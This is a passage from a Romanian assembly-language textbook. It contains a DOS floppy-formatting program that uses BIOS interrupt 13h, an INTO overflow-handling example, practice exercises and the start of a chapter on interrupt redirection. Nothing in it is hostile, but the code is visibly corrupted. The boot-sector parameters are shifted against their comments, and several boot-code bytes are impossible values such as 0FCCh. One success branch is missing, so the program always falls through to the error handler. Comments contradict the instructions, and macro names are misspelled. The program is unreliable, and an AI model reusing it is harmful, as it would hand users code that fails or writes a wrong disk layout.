db 01h ;numărul de octeți dintr-un sector
dw 0001h ;numărul de sectoare dintr-un cluster
db 02h ;numărul de sectoare rezervate (sectorul de boot)
dw 00E0h ;numărul de tabele FAT
dw 0B40h ;numărul înregistrărilor din directorul rădăcină
db 0F0h ;numărul de sectoare de pe disc (0h dacă numărul de sectoare este mai mare de 65535)
dw 0009h ;tipul suportului
dw 0012h ;numărul de sectoare alocate unui tabel FAT
dw 0002h ;numărul capetelor de citire/scriere
dd 00000000h ;numărul de sectoare ascunse (prin convenție, se folosește valoarea 0 pentru dischete)

dd 00000000h ;numărul de sectoare disponibile (0h dacă numărul de sectoare este mai mic de 65535, cum ar fi în cazul unei dischete)

db 00h ;numărul discului fizic (din punct de vedere al componentei BIOS): unitățile de dischetă sunt numerotate începând de la 00h, iar hard-discurile sunt numerotate de la 80h
db 00h ;capul de citire/scriere curent (ignorat de sistemul FAT)
db 29h ;semnătura (trebuie să conțină valoarea 28h sau 29h)
db 12h, 34h, 56h, 78h ;numărul serial al volumului disc (il stabilim ad-hoc în acest program)

db 'NO NAME' ;eticheta de volum (ignorată)
db 'FAT12' ;tipul tabelului FAT

;codul de boot

```
CodBoot db 33h, 0C9h
```

```

db 8Eh, 0D1h, 0BCh, 0F0h, 7Bh, 8Eh, 0D9h, 0B8h
db 00h, 20h, 8Eh, 0C0h, 0FCCh, 0BDh, 00h, 7Ch
db 38h, 4Eh, 24h, 7Dh, 24h, 8Bh, 0C1h, 99h
db 0E8h, 3Ch, 01h, 72h, 1Ch, 83h, 0EBh, 3Ah
db 66h, 0A1h, 1Ch, 7Ch, 26h, 66h, 3Bh, 07h
db 26h, 8Ah, 57h, 0FCCh, 75h, 06h, 80h, 0CAh
db 02h, 88h, 56h, 02h, 80h, 0C3h, 10h, 73h
db 0EBh, 33h, 0C9h, 8Ah, 46h, 10h, 98h, 0F7h
db 66h, 16h, 03h, 46h, 1Ch, 13h, 56h, 1Eh
db 03h, 46h, 0Eh, 13h, 0D1h, 8Bh, 76h, 11h
db 60h, 89h, 46h, 0FCCh, 89h, 56h, 0FEh, 0B8h
db 20h, 00h, 0F7h, 0E6h, 8Bh, 5Eh, 0Bh, 03h
db 0C3h, 48h, 0F7h, 0F3h, 01h, 46h, 0FCCh, 11h
db 4Eh, 0FEh, 61h, 0BFh, 00h, 00h, 0E8h, 0E6h
db 00h, 72h, 39h, 26h, 38h, 2Dh, 74h, 17h
db 60h, 0B1h, 0Bh, 0BEh, 0A1h, 7Dh, 0F3h, 0A6h
db 61h, 74h, 32h, 4Eh, 74h, 09h, 83h, 0C7h
db 20h, 3Bh, 0FBh, 72h, 0E6h, 0EBh, 0DCCh, 0A0h
db 0FBh, 7Dh, 0B4h, 7Dh, 8Bh, 0F0h, 0ACh, 98h
db 40h, 74h, 0Ch, 48h, 74h, 13h, 0B4h, 0Eh
db 0BBh, 07h, 00h, 0CDh, 10h, 0EBh, 0EFh, 0A0h
db 0FDh, 7Dh, 0EBh, 0E6h, 0A0h, 0FCCh, 7Dh, 0EBh
db 0E1h, 0CDh, 16h, 0CDh, 19h, 26h, 8Bh, 55h
db 1Ah, 52h, 0B0h, 01h, 0BBh, 00h, 00h, 0E8h
db 3Bh, 00h, 72h, 0E8h, 5Bh, 8Ah, 56h, 24h
db 0BEh, 0Bh, 7Ch, 8Bh, 0FCCh, 0C7h, 46h, 0F0h
db 3Dh, 7Dh, 0C7h, 46h, 0F4h, 29h, 7Dh, 8Ch
db 0D9h, 89h, 4Eh, 0F2h, 89h, 4Eh, 0F6h, 0C6h
db 06h, 96h, 7Dh, 0CBh, 0EAh, 03h, 00h, 00h
db 20h, 0Fh, 0B6h, 0C8h, 66h, 8Bh, 46h, 0F8h
db 66h, 03h, 46h, 1Ch, 66h, 8Bh, 0D0h, 66h
db 0C1h, 0EAh, 10h, 0EBh, 5Eh, 0Fh, 0B6h, 0C8h
db 4Ah, 4Ah, 8Ah, 46h, 0Dh, 32h, 0E4h, 0F7h
db 0E2h, 03h, 46h, 0FCCh, 13h, 56h, 0FEh, 0EBh
db 4Ah, 52h, 50h, 06h, 53h, 6Ah, 01h, 6Ah
db 10h, 91h, 8Bh, 46h, 18h, 96h, 92h, 33h
db 0D2h, 0F7h, 0F6h, 91h, 0F7h, 0F6h, 42h, 87h
db 0CAh, 0F7h, 76h, 1Ah, 8Ah, 0F2h, 8Ah, 0E8h
db 0C0h, 0CCh, 02h, 0Ah, 0CCh, 0B8h, 01h, 02h
db 80h, 7Eh, 02h, 0Eh, 75h, 04h, 0B4h, 42h
db 8Bh, 0F4h, 8Ah, 56h, 24h, 0CDh, 13h, 61h
db 61h, 72h, 0Bh, 40h, 75h, 01h, 42h, 03h
db 5Eh, 0Bh, 49h, 75h, 06h, 0F8h, 0C3h, 41h

```

Cap.5. Utilizarea intreruperilor.

```

db 0BBh, 00h, 00h, 60h, 66h, 6Ah, 00h, 0EBh
db 0B0h, 4Eh, 54h, 4Ch, 44h, 52h, 20h, 20h
db 20h, 20h, 20h, 20h, 0Dh, 0Ah, 52h, 65h
db 6Dh, 6Fh, 76h, 65h, 20h, 64h, 69h, 73h
db 6Bh, 73h, 20h, 6Fh, 72h, 20h, 6Fh, 74h
db 68h, 65h, 72h, 20h, 6Dh, 65h, 64h, 69h
db 61h, 2Eh, 0FFh, 0Dh, 0Ah, 44h, 69h, 73h
db 6Bh, 20h, 65h, 72h, 72h, 6Fh, 72h, 0FFh
db 0Dh, 0Ah, 50h, 72h, 65h, 73h, 73h, 20h
db 61h, 6Eh, 79h, 20h, 6Bh, 65h, 79h, 20h
db 74h, 6Fh, 20h, 72h, 65h, 73h, 74h, 61h
db 72h, 74h, 0Dh, 0Ah, 00h, 00h, 00h, 00h
db 00h, 00h, 00h, 0ACh, 0CBh, 0D8h

```

MarcajSfarsit dw 0AA55h ;marcajul de sfârșit al sectorului de boot

;Până în acest moment, din citirea datelor dintr-un sector de boot al unei dischete, am obținut ;următoarele informații:

; - există două capete de citire/scriere
; - o pistă este formată din 18 sectoare
; - un cluster este format dintr-un sector
; - un sector conține 512 octeți
; - pentru un tabel FAT sunt rezervate 9 sectoare

; - pentru directorul rădăcină este rezervat spațiu pentru 224 înregistrări. Știind că o ;înregistrare este de dimensiune 32 octeți, spațiul ocupat de către directorul rădăcină îl putem ;calcula astfel: 224 înregistrări * 32 octeți = 7168 octeți = 1C00h octeți, iar numărul de sectoare ;corespunzător este 7168 / 512 (octeți/sector) = 14 sectoare

;Având numărul sectoarelor de pe dischetă (vezi parametrii BIOS corespunzători de mai sus) și ;știind că unui cilindru îi corespund două piste, iar pe o pistă sunt 18 sectoare, putem să calculăm ;numărul de cilindri de pe dischetă:
;(0B40h sectoare = 2880 sectoare), 2880 sectoare_total / 36 sectoare_pe_cilindru = 80 cilindri, ;numerotați de la 0 la 79

;definim informația inițială corespunzătoare celor 9 sectoare ale unui tabel FAT
FAT db 0F0h, 0FFh, 0FFh, 509 dup (0), 1000h dup (0)

;definim un buffer pentru scrierea directorului rădăcină, de dimensiune 1C00h octeți (14 ;sectoare)

DirRadacina db 20h dup (0)

db (1C00h-20h) dup (0)

;prima intrare, corespunzătoare etichetei de volum ;(20h octeți = 32 octeți)

;restul de (224-1 intrari) X 4 octeți

```

;definim buffer-urile în care fiecare octet este inițializat cu valoarea F6h; aceștia vor fi folosiți în
;faza de inițializare a spațiului liber din zona alocată datelor efective
SectorLiber db 200h dup (0F6h) ;buffer de dimensiune 1 sector
PistaLibera db 2400h dup (0F6h) ;buffer de dimensiune 18 sectoare = 1 pistă

contor db ? ;contor utilizat în parcurgerea sectoarelor, respectiv
;cilindrilor corespunzători spațiului liber de pe dischetă

buferVerif db 200h dup (?) ;buffer folosit pentru citirea unui prim sector de pe dischetă
;pentru a verifica dacă este disponibilă

;definiri de mesaje pentru utilizator

msgIntro db 'Introduceti discheta si tastati Enter',13,10,'$'
msgEticheta db 'Introduceti eticheta de volum (Enter pentru discheta fara eticheta): $'
msgSfarsit db 13,10,'S-a incheiat operatia de formatare',13,10,'$'

;definiri mesaje de eroare

msgNuEsteDischeta db 'Nu exista discheta disponibila',13,10,'$'
msgSectorInvalid db 'Accesare sector invalid',13,10,'$'
msgDiscProtejat db 'Discheta este protejata la scriere',13,10,'$'
msgAltaEroare db 'Alta eroare la accesarea dischetei',13,10,'$'

data ends

code segment
;definim un macro pentru tipărirea unui mesaj. Mesajul este transmis ca parametru macroului.

tipareste macro mesaj
    lea dx,mesaj ;încarcă în registrul DX deplasamentul de la care începe sirul de
;caractere care trebuie tipărit; în registrul DS se găsește deja adresa
;de segment în care sunt definite mesajele care se tipăresc în cadrul
;programului
    mov ah,09h ;se apelează funcția 09h a intreruperii 21h de afișare a unui sir de
;caractere pe ecran
    int 21h
endm

start:
    mov ax, data ;încarcarea registrului DS cu adresa de segment a segmentului
    mov ds, ax ;de date data
    push ds ;încarcăm registrul ES cu adresa de segment a segmentului de date data,

```

```

pop es ;deoarece în citirea/scrierea de sectoare (de) pe dischetă (cu ajutorul
;funcțiilor 02h, respectiv 03h ale intreruperii 13h) avem nevoie ca registrul
;ES să contină adresa de segment a buffer-elor în/din care se efectuează
;citirea/scrierea informațiilor

tipareste msgIntro ;se apelează macro-ul pentru tipărirea mesajului prin care se
;solicită introducerea unei dischete în unitate

asteaptaDisc: ;se așteaptă tastarea lui Enter ca semn că utilizatorul a introdus o dischetă
;în unitate
    mov ah,01h ;se citește de la tastatură câte un caracter, cu ajutorul funcției 01h a
    int 21h ;intreruperii 21h
    cmp al,0Dh ;după apăsarea unei taste, în AL se găsește codul ASCII corespunzător
;caracterului citit
    jne asteaptaDisc ;cât timp tasta apăsată nu este Enter (codul ASCII este diferit de 0Dh),
;se citește un nou caracter

;încercăm să citim un prim sector (C=0, H=0, S=1), pentru a verifica dacă se poate accesa / este
;dischetă în unitate

    mov dl,0 ;DL = codul corespunzător primei unități de dischetă
    mov dh,0 ;DH = capul de citire
    mov ch,0 ;CH = cilindrul
    mov cl,1 ;CL = sector începând cu care se dorește citirea
    mov al,1 ;AL = numărul de sectoare de citit
    lea bx,buferVerif ;BX = deplasamentul buffer-ului în care să se efectueze copierea
;datelor citite
    mov ah,02h ;AH = numărul funcției de citire de pe disc
    int 13h ;apelul intreruperii 13h

;după încercarea de accesare a dischetei, în AH avem codul de return al operației: dacă AH = 00h,
;atunci s-a efectuat accesarea dischetei cu succes; altfel, se efectuează salt la o etichetă la care se
;identifică eroarea și se tipărește un mesaj de eroare corespunzător, după care se termină execuția
;programului

    cmp ah,00h
    je citesteEticheta ;dacă accesarea dischetei s-a efectuat cu succes, urmează să
;fie citită eticheta de volum
    jmp tratareEroare ;în cazul în care este generată o eroare în urma accesării
;dischetei, se efectuează salt la o etichetă unde urmează
;tratarea erorii, după care se termină programul

```

;se citește eticheta de volum
citesteEticheta:

```
tiparest msgEticheta ;se tipărește mesaj de solicitare a unei etichete de volum

mov cx,11 ;se citesc maxim 11 caractere pentru eticheta de volum
lea di,DirRadacina ;încarcăm în DI deplasamentul buffer-ului, începând de la care se
;memorează caracterele introduse ca etichetă de volum
cld ;încarcarea caracterelor în buffer-ul DirRadacina se va efectua de
;la adresa mai mică la adresa mai mare

repetaCitCar:
;se citește câte un caracter, până la tastarea lui Enter (tasta cu codul ASCII = 0Dh)
;dacă prima tastă apăsată este chiar Enter, discheta nu va avea etichetă de volum
    mov ah,01h
    int 21h ;se așteaptă citirea unui caracter
    cmp al,0Dh
    je dupaCitire ;dacă s-a tastat Enter, se ieșe forțat din bucla de citire
    stosb ;dacă s-a apăsat o tastă diferită de Enter, se stochează caracterul
;respectiv la adresa DS:DI; în cazul nostru, se completează primele
;caractere din buffer-ul ce va fi prima înregistrare din directorul
;rădăcină

loop repetaCitCar
```

dupaCitire:

```
;se completează câmpul prin care se specifică faptul că această înregistrare este
;corespunzătoare unei etichete de volum (atributul înregistrării este 08h)
mov byte ptr DirRadacina[0Bh],08h

;citim timpul curent cu ajutorul funcției 2Ch a întreruperii 21h
mov ah,2Ch
int 21h

;după apelul întreruperii, avem următoarele date: CH=ora, CL=minutele, DH=secundele
;corespunzătoare timpului curent
;construim în BX configurația care să conțină momentul ultimei modificări a etichetei de
;volum

xor bx,bx ;BX=0
mov bl,ch ;copiem ora în BX
shl bx,11 ;deplasăm configurația din BX cu 11 poziții spre stânga pentru a obține
;ora pe pozițiile 11-15
```

```
xor ch,ch ;nu mai avem nevoie de oră în CH, astfel că efectuăm CH=0; astfel, avem
;în CX numai numărul de minute
shl cx,5 ;deplasăm configurația spre stânga cu 5 poziții pentru a completa în BX
;minutele pe pozițiile 5-10
or bx,cx ;completarea minutelor în BX
;în DH avem numărul de secunde pe care trebuie să-l împărțim la 2
;pentru a stoca valoarea corectă în BX, pe pozițiile 0-4
shr dh,1 ;astfel, deplasăm configurația din DX spre dreapta cu 1 poziție pentru a
;efectua o împărțire la 2
or bl,dh ;se completează secundele în BX

;setează marca de timp pentru înregistrarea etichetei de volum din directorul rădăcină
mov word ptr DirRadacina[16h],bx

;citim data curentă cu ajutorul funcției 2Ah a întreruperii 21h
mov ah,2Ah
int 21h

;după apelul întreruperii, informațiile despre data curentă sunt reținute în: CX=anul,
;DH=luna, DL=ziua
;construim în BX configurația care să conțină data ultimei modificări a etichetei de volum

xor bx,bx ;BX=0
sub cx,1980 ;efectuăm diferența an_curent-1980 pentru a completa rezultatul în BX
mov bl,cl ;copiem numărul ce reprezintă anul curent în BX
shl bx,9 ;deplasăm întreaga configurație din BX cu 9 pozitii spre stânga pentru ca
;biții de pe pozițiile 9-15 să conțină anul
xor cx,cx ;nu mai avem nevoie de CX; folosim CX pentru a obține luna pe pozițiile
;5-8 în cadrul configurației de biți
mov cl,dh ;copiem luna în CL
shl cx,5 ;deplasăm configurația din CX cu 5 poziții spre stânga, pentru a o copia în
;BX direct pe pozițiile cerute de codificarea datei
or bx,cx ;se completează luna în BX
or bl,dh ;deoarece biții pe care s-a reprezentat ziua se găsesc în DL chiar pe
;pozițiile pe care trebuie codificată aceasta în cadrul registrului BX,
;după execuția instrucțiunii OR, cei mai nesemnificativi 5 biți din BX
;conțin ziua curentă

;setează data curentă pentru înregistrarea etichetei de volum din directorul rădăcină
mov word ptr DirRadacina[18h],bx
```

;până în acest moment avem inițializate toate informațiile care trebuie să le scriem pe dischetă;
;vom scrie aceste informații respectând următoarea ordine a sectoarelor: se parcurg cilindrii de la
;cel numerotat cu 0, la al 79-lea, efectuând scrierea mai întâi pe prima față (H=0), apoi pe
;cealaltă (H=1); pentru fiecare pistă parcursă, scriem sectoarele începând de la 1, până la 18.
;Astfel, vom efectua scrierile: sectorul de boot (C=0, H=0, S=1), tabelele FAT (FAT1 – C=0,
;H=0, de la S=2 la S=10, FAT2 – C=0, H=0, de la S=11 la S=18, și C=0, H=1, S=1), directorul
;rădăcină (C=0, H=1, de la S=2 la S=15).-Până acum s-au completat sectoarele corespunzătoare
;C=0, H=0, și primele 15 sectoare de pe a doua față a cilindrului 0 (C=0, H=1). Urmează să fie
;completat ca fiind liber spațiul din sectoarele S=16, 17, 18 corespunzătoare C=0, H=1, după
;care considerăm cilindrii în ordine (au rămas de completat de la C=1 la C=79) și efectuăm
;inițializarea a câte 18 sectoare, mai întâi pentru H=0, apoi pentru H=1.

```
;scrierea sectorului de boot
    mov dl,0          ;discheta
    mov ch,0          ;C
    mov dh,0          ;H
    mov cl,1          ;S
    mov al,1          ;numărul de sectoare care se scriu pe dischetă
    lea bx,SectorBoot ;în DX se încarcă deplasamentul buffer-ului din care se preiau
                      ;datele pentru scrierea sectorului de boot
    mov ah,03h         ;funcția de scriere pe disc a întreruperii 13h
    int 13h
    cmp ah,00h         ;verificăm codul de return al operației
    je scriereFAT1    ;dacă scrierea sectorului de boot s-a efectuat cu succes, urmează să
                      ;fie scrise tabelele FAT
    jmp tratareEroare ;altfel, s-a produs o eroare
```

;urmează scrierea pe dischetă a primului tabel FAT

```
scriereFAT1:
    mov dl,0          ;discheta
    mov ch,0          ;C
    mov dh,0          ;H
    mov cl,2          ;S
    mov al,9          ;numărul de sectoare care se scriu pe dischetă
    lea bx,FAT        ;apeleză funcția 03h a întreruperii 13h pentru scrierea pe disc a
                      ;datelor din buffer-ul FAT
    mov ah,03h         ;verificăm codul de return al operației
    int 13h
    cmp ah,00h         ;dacă scrierea primului tabel FAT s-a efectuat cu succes, urmează
                      ;să fie scris al doilea tabel FAT
    jmp tratareEroare ;altfel, s-a produs o eroare
```

;se scrie al doilea tabel FAT

```
scriereFAT2:
    mov dl,0          ;discheta
    mov ch,0          ;C
    mov dh,0          ;H
    mov cl,11         ;S
    mov al,9          ;numărul de sectoare care se scriu pe dischetă
    lea bx,FAT        ;se încarcă în DX deplasamentul buffer-ului FAT încă o dată,
                      ;deoarece al doilea tabel FAT este copia primului
    mov ah,03h         ;se scrie al doilea tabel FAT pe dischetă
    int 13h
    cmp ah,00h         ;verificăm codul de return al operației
    je scriereDirRadacina ;dacă scrierea celui de al doilea tabel FAT s-a efectuat cu
                          ;succes, urmează să fie scris directorul rădăcină
    jmp tratareEroare ;altfel, s-a produs o eroare
```

;se scrie directorul rădăcină
scriereDirRadacina:

```
    mov dl,0          ;discheta
    mov ch,0          ;C
    mov dh,1          ;H
    mov cl,2          ;S
    mov al,14         ;numărul de sectoare care se scriu pe dischetă
    lea bx,DirRadacina ;se scrie directorul rădăcină pe dischetă prin apelul întreruperii
                        ;13h, funcția 03h
    mov ah,03h         ;verificăm codul de return al operației
    int 13h
    cmp ah,00h         ;dacă scrierea directorului rădăcină s-a efectuat cu succes,
                      ;urmează să fie scrise 3 sectoare rămase libere pe primul cilindru
    je scriere3Sectoare ;altfel, s-a produs o eroare
```

scriere3Sectoare:

;se scrie pe disc sector cu sector, pentru *contor* luând valorile 16, 17, respectiv 18

```
mov contor, 16
scrieSector:
    mov dl,0          ;discheta
    mov ch,0          ;C
    mov dh,1          ;H
    mov cl,contor     ;S=contor (numărul de ordine al sectorului scris pe pistă curentă)
    mov al,1          ;numărul de sectoare care se scriu pe dischetă
    lea bx,SectorLiber ;se încarcă în DX deplasamentul buffer-ului SectorLiber pentru a
                        ;scrie câte un sector liber al zonei de date
    mov ah,03h         ;verificăm codul de return al operației
    int 13h
    cmp ah,00h
```

```

je cresteContor1 ;dacă scrierea unui sector s-a efectuat cu succes, se va incrementa
;contor
jmp tratareEroare ;altfel, s-a produs o eroare

cresteContor1:
inc contor
cmp contor,18 ;verificăm dacă s-au scris cele trei sectoare
;contor încă nu indică încheierea operației de scriere a celor trei
jbe scrieSector ;sectori => salt la eticheta scrieSector pentru scrierea următorului
;sector liber

mov contor,1 ;începem "parcugerea" cilindrilor rămași neinitializați
scrieCilindru:

;pentru fiecare cilindru care trebuie completat cu sectoare libere,
;mai întâi scrie 18 sectoare libere pentru pista corespunzătoare H=0, ...

    mov dl,0 ;discheta
    mov ch,contor ;C=contor
    mov dh,0 ;H=0 (prima pistă a cilindrului)
    mov cl,1 ;S
    mov al,18 ;numărul de sectoare care se scriu pe dischetă
    lea bx,PistaLibera
    mov ah,03h
    int 13h
    cmp ah,00h ;verificăm codul de return al operației
    je scriePista2 ;dacă scrierea sectoarelor de pe prima pistă s-a efectuat cu succes,
;se continuă cu scrierea pe cea de-a doua pistă
    jmp tratareEroare ;altfel, s-a produs o eroare

;... apoi scrie 18 sectoare libere pentru pista corespunzătoare H=1
scriePista2:
    mov dl,0 ;discheta
    mov ch,contor ;C=contor
    mov dh,1 ;H=0 (a doua pistă a cilindrului)
    mov cl,1 ;S
    mov al,18 ;numărul de sectoare care se scriu pe dischetă
    lea bx,PistaLibera
    mov ah,03h
    int 13h
    cmp ah,00h ;verificăm codul de return al operației
    je cresteContor2 ;dacă scrierea sectoarelor de pe întreg cilindrul s-a efectuat cu
;succes, se va incrementa contor

```

jmp tratareEroare ;altfel, s-a produs o eroare

cresteContor2:
inc contor
cmp contor,80 ;verificăm dacă s-a completat ultimul cilindru
jb scrieCilindru ;dacă mai există cilindri care trebuie inițializați, se execută salt la
;eticheta scrieCilindru

tipareste msgSfarsit ;se tipărește un mesaj pentru indicarea sfârșitului operației de
;formatare

;la terminarea unui program cu ajutorul funcției 4Ch a intreruperii 21h, valoarea conținută în
;registrul AL se consideră ca fiind codul de return din program. Deși programul afișează mesaj
;corespunzător terminării cu succes sau cu eșec a operației de formatare, putem, optional, să
;completăm înainte de terminarea programului valoarea din registrul AL cu un cod de return prin
;care să transmitem apelantului starea operației. Vom considera următoarele coduri: 0 – pentru
;efectuarea formatarii cu succes; 03h, 04h, 80h – ca echivalent al codului de eroare întors după
;efectuarea accesului la disc cu ajutorul intreruperii 13h, și alegem 0AAh – cod corespunzător
;oricărei alte erori apărute și care nu a fost tratată explicit în cadrul programului.

mov al, 0 ;operația de formatare s-a încheiat cu succes

jmp sfarsit ;se execută un salt la sfârșitul programului, pentru a nu parurge
;codul de tratare al erorilor

tratareEroare:
;tratăm explicit cazurile de eroare: nu există dischetă în unitate, sectorul accesat nu este găsit și
;scrierea pe o dischetă protejată la scriere; pentru oricare altă eroare se afișează un simplu mesaj
;ce indică producerea unei erori în accesarea dischetei

cmp ah,80h ;codul de eroare 80h = "Drive not ready"
jne cmp04
tipareste msgNuEsteDischeta
 mov al, 80h ;setăm valoarea din registrul AL cu codul erorii 80h apărută la
;accesarea dischetei

jmp sfarsit
cmp04:
 cmp ah,04h ;codul de eroare 04h = "Sector not found"
jne cmp03
tipareste msgSectorInvalid
 mov al, 04h ;setarea codului de return din program cu codul erorii apărute
 jmp sfarsit

```

cmp03:
    cmp ah,03h      ;codul de eroare 03h = "Attempt to write on write-protected disk"
    jne altaEroare
    tipreste msgDiscProtejat
    mov al, 03h      ;setarea codului de return din program corespunzător tentativiei de a
                      ;scrie pe o dischetă protejată la scriere
    jmp sfarsit
altaEroare:
    tipreste msgAltaEroare
    mov al, 0AAH      ;a apărut o altă eroare în accesarea dischetei
sfarsit:
    mov ah, 4Ch      ;terminarea programului, prin apelul funcției 4Ch a intreruperii 21h
    int 21h          ;în acest moment, registrul AL conține codul de return din program

code ends
end start

```

Exemplul 5.5. Să se calculeze suma a două valori reprezentate pe octeți, semnalându-se eventuala apariție a depășirii la adunare prin afișarea unui mesaj corespunzător.

Solutie: Regulile practice de evidențiere ale depășirilor în cazul operațiilor de adunare și scădere ale numerelor reprezentate în cod complementar pot fi formulate astfel:

A) Suma a două numere reprezentate în cod complementar provoacă depășire dacă și numai dacă sunt de același semn și rezultatul sumei lor este de semn contrar (regula depășirii la adunare).

Din această regulă se poate deduce și regula depășirii la scădere cu semn. Având în vedere faptul că o scădere $a - b = c$ este echivalentă cu adunarea $a + (-b)$, din regula A rezultă că:

B) Diferența a două numere reprezentate în cod complementar provoacă depășire dacă și numai dacă scăzătorul și diferența sunt de același semn și descăzutul este de semn contrar (regula depășirii la scădere).

Practic, putem identifica două tipuri de situații ce vor semnală depășire la scădere cu semn, în situația (ii) fiind necesar un "imprumut fictiv".

(i)	(ii)
1 -----	0 -----
0 -----	1 -----
0 -----	1 -----

Intuitiv, în cazul (i) depășirea se justifică prin imposibilitatea obținerii unui număr pozitiv ca rezultat al scăderii unui număr pozitiv dintr-unul negativ. În cazul (ii) depășirea se justifică intuitiv dacă facem referire la adunarea echivalentă ($a - b = c \Leftrightarrow a = b + c$); aici diferența și scăzătorul negative nu pot furniza descăzut pozitiv.

Semnalarea situației de depășire aritmetică la nivelul arhitecturii 80x86 se face prin setarea flag-urilor CF (depășire fără semn) sau OF (depășire cu semn). În acest exemplu interesează doar modalitatea de detectare a unei depășiri în interpretarea cu semn prin setarea flag-ului OF în urma efectuării unei operații aritmetice și acțiunea care are loc dacă se constată apariția depășirii.

Instrucțiunea INTO (care nu are operanți) se comportă în două moduri, în funcție de valoarea flagului OF:

- dacă OF = 1, atunci este echivalentă cu INT 4 (se apelează handlerul intreruperii de depășire aritmetică);
- dacă OF = 0, atunci este echivalentă cu NOP (No Operation - instrucțiunea ineffectivă, nu a apărut depășire).

De aceea, orice instrucțiune care ar putea provoca depășire este indicată în programa astfel:

```

add ax,b
into                ;dacă se bănuiește că operanții adunării precedente ar putea conduce
                      ;la depășire.

```

Se observă aşadar că putem folosi instrucțiunea INTO pentru a genera execuția handlerului de tratare a intreruperii 04h atunci când apare o depășire în urma efectuării unei operații aritmetice. Mai mult decât atât, avem posibilitatea de a scrie propriul nostru handler de tratare a acestei intreruperi (detalii despre instalarea propriilor rutine de tratare a intreruperilor sunt date în capitolul 6). Astfel, la execuția instrucțiunii INTO, dacă OF=1, atunci se va executa propriul nostru handler.

Să presupunem că deja există în acest moment instalat propriul nostru handler de tratare a intreruperii 04h, care îl înlocuiește pe cel vechi (implicit, rutina de tratare a intreruperii 04h nu face nimic). Rutina noastră de tratare a intreruperii 04h va afișa pe ecran mesajul „A avut loc depășire în urma execuției ultimei instrucțiuni aritmetice!”

assume ds:data, cs:code

```

data segment
    a db 82
    b db 90
data ends

```

code segment

start:

```
push data
pop ds
mov al, a
add al, b
into
```

;dacă a fost depășire la adunare, atunci va fi afișat pe ecran mesajul: „*A* ;avut loc depășire în urma execuției ultimei instrucțiuni aritmetice!” iar ;apoi se va trece la următoarea instrucțiune din segmentul de cod; altfel, ;nu va avea loc nici o acțiune, și se va trece la următoarea instrucțiune din ;segmentul de cod

;pentru datele pe care le avem declarate, vom avea adunarea la nivel de octet $82 + 90 = 172$
 $82 (= 52h = 01010010b) + 90 (= 5Ah = 01011010b) = 172 (= ACh = 10101100b)$

;Vom obține depășire deoarece suntem în cazul în care operanții au același semn dar rezultatul ;este de semn diferit (vezi *regula depășirii la adunare*). Deoarece în urma semnalării depășirii ;vom avea OF=1, instrucțiunea *into* va provoca emisarea INT 04h. Rutina de tratare a acestei ;întreruperi este în acest caz cea scrisă și instalată de noi și va provoca afișarea mesajului „*A* ;avut loc depășire în urma execuției ultimei instrucțiuni aritmetice!”

```
mov ax, 4C00h
int 21h
```

code ends

end start

Probleme propuse :

1. Să se tipărească conținutul regiștrilor și suma primilor 4 biți ai lor.
 Sugestie: În rezolvarea acestei probleme se pot folosi funcțiile 02h (pentru tipărire unui caracter), respectiv 09h (pentru tipărire unui sir de caractere) ale întreruperii 21h.
2. Să se citească câte un caracter de la tastatură, fără ecou. Dacă este cifră, să se tipărească imediat pe ecran valoarea acesteia, dacă este caracterul '\$', se termină programul; în orice altă situație se adaugă caracterul într-un buffer care se va tipări în final pe ecran.
3. Să se citească un caracter de la tastatură (A-Z). Dacă unitatea implicită este cea citită de la tastatura (de exemplu X), atunci să se selecteze ca și unitate implicită unitatea A (unitatea de dischetă); în caz contrar, să se selecteze unitatea X. Orice situație de eroare va fi semnalată.
4. Să se afișeze data curentă și ziua curentă din săptămână (în litere).
5. Să se afișeze ora sistem curentă sub forma hh:mm și să se specifice cu sirul 'AM' sau 'PM' dacă este antemeridian sau postmeridian.
6. Să se afișeze spațiul liber de pe o dischetă.
 Sugestie: În rezolvarea acestei probleme se pot apela: funcția 36h a întreruperii 21h pentru aflarea spațiului liber de pe disc, funcțiile 02h, respectiv 09h a întreruperii 21h pentru afișarea pe ecran a numărului ce reprezintă dimensiunea spațiului liber de pe disc.
7. Să se afișeze spațiul ocupat pe o dischetă.
8. Să se șteargă un fișier al cărui nume va fi introdus de la tastatură. Orice situație de eroare va fi semnalată printr-un mesaj corespunzător.
9. Să se afișeze numele și conținutul directorului curent.
10. Să se afișeze atributele unui fișier al cărui nume va fi introdus de la tastatură.
11. Să se poționeze atributele unui fișier al cărui nume va fi introdus de la tastatură. Noile atrbute vor fi determinate în urma unui dialog cu utilizatorul de la tastatură.
12. Să se citească de la tastatură două nume de fișiere. Să se copieze primul fișier în cel de-al doilea. Se va semnală orice situație de eroare.
13. Să se citească de la tastatură un nume de fișier și un nume de director. Să se afișeze un mesaj corespunzător dacă fișierul există sau nu în directorul dat.
14. Să se citească de la tastatură două nume de directoare *dir1* și *dir2*. Să se creeze directorul *dir1\dir2*.

15. Să se citească de la tastatură numele unui fișier. Să se verifice dacă dimensiunea fișierului este multiplu de 13, și în caz negativ să se completeze fișierul cu un număr minim de octeți 0 astfel încât dimensiunea fișierului să devină multiplu de 13.

16. Să se citească de la tastatură un nume de director. Să se șteargă acest director. Orice situație de eroare va fi semnalată printr-un mesaj corespunzător.

17. Să se citească de la tastatură un nume de fișier. Să se creeze un fișier cu numele dat și să se scrie în acesta numele său. Orice situație de eroare va fi semnalată printr-un mesaj corespunzător.

18. Se citește de la tastatură un sir de caractere reprezentând cifre zecimale. Să se obțină în registrul ax numărul citit de la tastatură ca sir de caractere.

19. Se citește de la tastatură o bază de numerație (un număr cuprins între 2 și 16), după care se citește un număr. Să se verifice dacă numărul este în baza respectivă, și dacă da, să se transforme acest număr în baza 10.

20. Să se efectueze suma a două numere zecimale citite de la tastatură. Să se afișeze această sumă pe ecran.

CAPITOLUL 6

REDIRECTAREA ÎNTRERUPERILOR

În acest capitol vom aborda aspecte legate de redirectarea întreruperilor și scrierea de programe de tipul *TSR – Terminate and Stay Resident*. Mecanismele de redirectare ale întreruperilor vor fi studiate prin prisma sistemului de operare MS-DOS întrucât ele au fost folosite cu preponderență în dezvoltarea de aplicații specifice acestui sistem de operare. Ele au fost și sunt folosite pentru scrierea de programe, de nivel jos în general, ce îmbunătățesc funcționalitățile sistemului de operare. Scopul lor principal în utilizare este acela de îmbogății un sistem de operare popular acum câțiva ani (MS-DOS), dar care duce lipsă din păcate de multe facilități ale sistemelor de operare moderne. În esență, redirectarea întreruperilor permite scrierea unor rutine ale sistemului de operare sau de gestiune a componentelor hardware ale calculatorului.

